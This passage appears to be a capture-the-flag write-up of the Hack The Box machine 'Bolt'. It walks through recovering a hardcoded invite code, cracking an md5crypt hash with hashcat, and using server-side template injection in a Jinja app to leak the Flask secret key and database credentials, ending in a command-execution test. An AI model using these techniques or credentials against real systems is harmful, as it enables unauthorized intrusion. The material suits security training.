drwxr-xr-x  2 sodanew sodanew 4096 Mar  6  2021 3d7e9c6869c056cdffaace812b4ec198267e26e03e9be25ed81fe92ad6130c6b
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6  2021 41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6  2021 745959c3a65c3899f9e1a5319ee5500f199e0cadf8d487b92e2f297441f8c5cf
-rw-r--r--  1 sodanew sodanew 3797 Mar  6  2021 859e74798e6c82d5191cd0deaae8c124504052faa654d6691c21577a8fa50811.json
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6  2021 9a3bb655a4d35896e951f1528578693762650f76d7fb3aa791ac8eec9f14bc77
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6  2021 a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2
drwxr-xr-x  2 sodanew sodanew 4096 Mar  6  2021 d693a85325229cdf0fecd248731c346edbc4e02b0c6321e256ffc588a3e6cb26
-rw-r--r--  1 sodanew sodanew 1002 Jan  1  1970 manifest.json
-rw-r--r--  1 sodanew sodanew  119 Jan  1  1970 repositories
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/uploads/image-tar-dir$
```


1.4.2 Invite code

Obtain code from from route.py in one of the directory inside downloaded tar file.

```
@blueprint.route('/register', methods=['GET', 'POST'])
def register():
    login_form = LoginForm(request.form)
    create_account_form = CreateAccountForm(request.form)
    if 'register' in request.form:

        username  = request.form['username']
        email     = request.form['email'   ]
        code      = request.form['invite_code']
        if code != 'XNSS-HSJW-3NGU-8XTJ':
            return render_template('code-500.html')
        data = User.query.filter_by(email=email).first()
        if data is None and code == 'XNSS-HSJW-3NGU-8XTJ':
            # Check usename exists
            user = User.query.filter_by(username=username).first()
            if user:
                return render_template( 'accounts/register.html',
                                        msg='Username already registered',
                                        success=False,
                                        form=create_account_form)

            # Check email exists
            user = User.query.filter_by(email=email).first()
            if user:
                return render_template( 'accounts/register.html',
```

1.4.3 Credentials

Discover credentials in SQLite3 database file.




1.4.4 Hash Crack

Successful cracked the password.

```
$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.:deadbolt

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.
Time.Started.....: Sat Dec 18 16:47:43 2021 (22 secs)
Time.Estimated...: Sat Dec 18 16:48:05 2021 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     8151 H/s (7.21ms) @ Accel:256 Loops:125 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 173056/14344384 (1.21%)
Rejected.........: 0/173056 (0.00%)
Restore.Point....: 172544/14344384 (1.20%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:875-1000
Candidate.Engine.: Device Generator
Candidates.#1....: dodgers12 -> converse3
Hardware.Mon.#1..: Util: 98%
```

1.4.5 Login page


Login to 'http://bolt.htb/login' discover full feature of AdminLTE with admin:deadbolt credentials.




1.5 BOLT.HTB Enumeration

1.5.1 Security issues


Some message that left over. Seem like this message is related to ‘demo.bolt.htb’ domain.





1.5.2 Profile page


Checked the whole page. Unfortunately, could not discover any useful information. I decided to enumerate on other subdomains.



1.6 DEMO.BOLT.HTB Enumeration


1.6.1 Registration

Register new account with the invite code that found on [python script].




1.6.2 Share user credentials

Discover user that created on ‘demo.bolt.htb’ subdomain can login to ‘bolt.htb’ domain and other subdomains. I noticed that the ‘**Settings**’ tab is missing compared to demo subdomain as shown above profile page.



1.6.3 Settings configuration


Try injecting SSTI. The page keep on hanged on loading.



1.7 MAIL.BOLT.HTB Enumeration


1.7.1 Mail panel

Login with the new created account. Discover that our email received profile change notification. Seem this is settings that make on ‘demo.bolt.htb’ settings panel.




1.7.2 Roundcube webmail version

Discover the webmail version.



1.7.3 SSTI Result


After clicked link for confirmation to change the profile. Our inbox received another email that the changes had been make. The SSTI seem to be works because of the evaluation. Also identified that the server is using Jinja framework.



1.8 SSTI Enumeration

1.8.1 Config.items()

Gathered all the configuration settings for the server.



1.8.2 Secret key

Obtain secret key from the config.items().

```
('PROPAGATE_EXCEPTIONS', None),
('PRESERVE_CONTEXT_ON_EXCEPTION', None),
('SECRET_KEY', 'kreepandcybergeek'),
('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days = 31)),
('USE_X_SENDFILE', False),
('SERVER_NAME', None),
```


1.8.3 Database credentials

Obtain sql config credentials.


```
('SQLALCHEMY_DATABASE_URI', 'mysql://bolt_dba:dXUUHSW9vBpH5qRB@localhost/boltmail'),
('SQLALCHEMY_TRACK_MODIFICATIONS', True),
('SQLALCHEMY_BINDS', None),
('SQLALCHEMY_NATIVE_UNICODE', None),
('SQLALCHEMY_ECHO', False),
('SQLALCHEMY_RECORD_QUERIES', None),
('SQLALCHEMY_POOL_SIZE', None),
('SQLALCHEMY_POOL_TIMEOUT', None),
('SQLALCHEMY_POOL_RECYCLE', None),
(' SQLALCHEMY_MAX_OVERFLOW', None),
('SQLALCHEMY_COMMIT_ON_TEARDOWN', False),
('SQLALCHEMY_ENGINE_OPTIONS', {})
```

1.8.4 RCE test

Command to determine current user id.



Check for the result. Discover that current user is www-data.



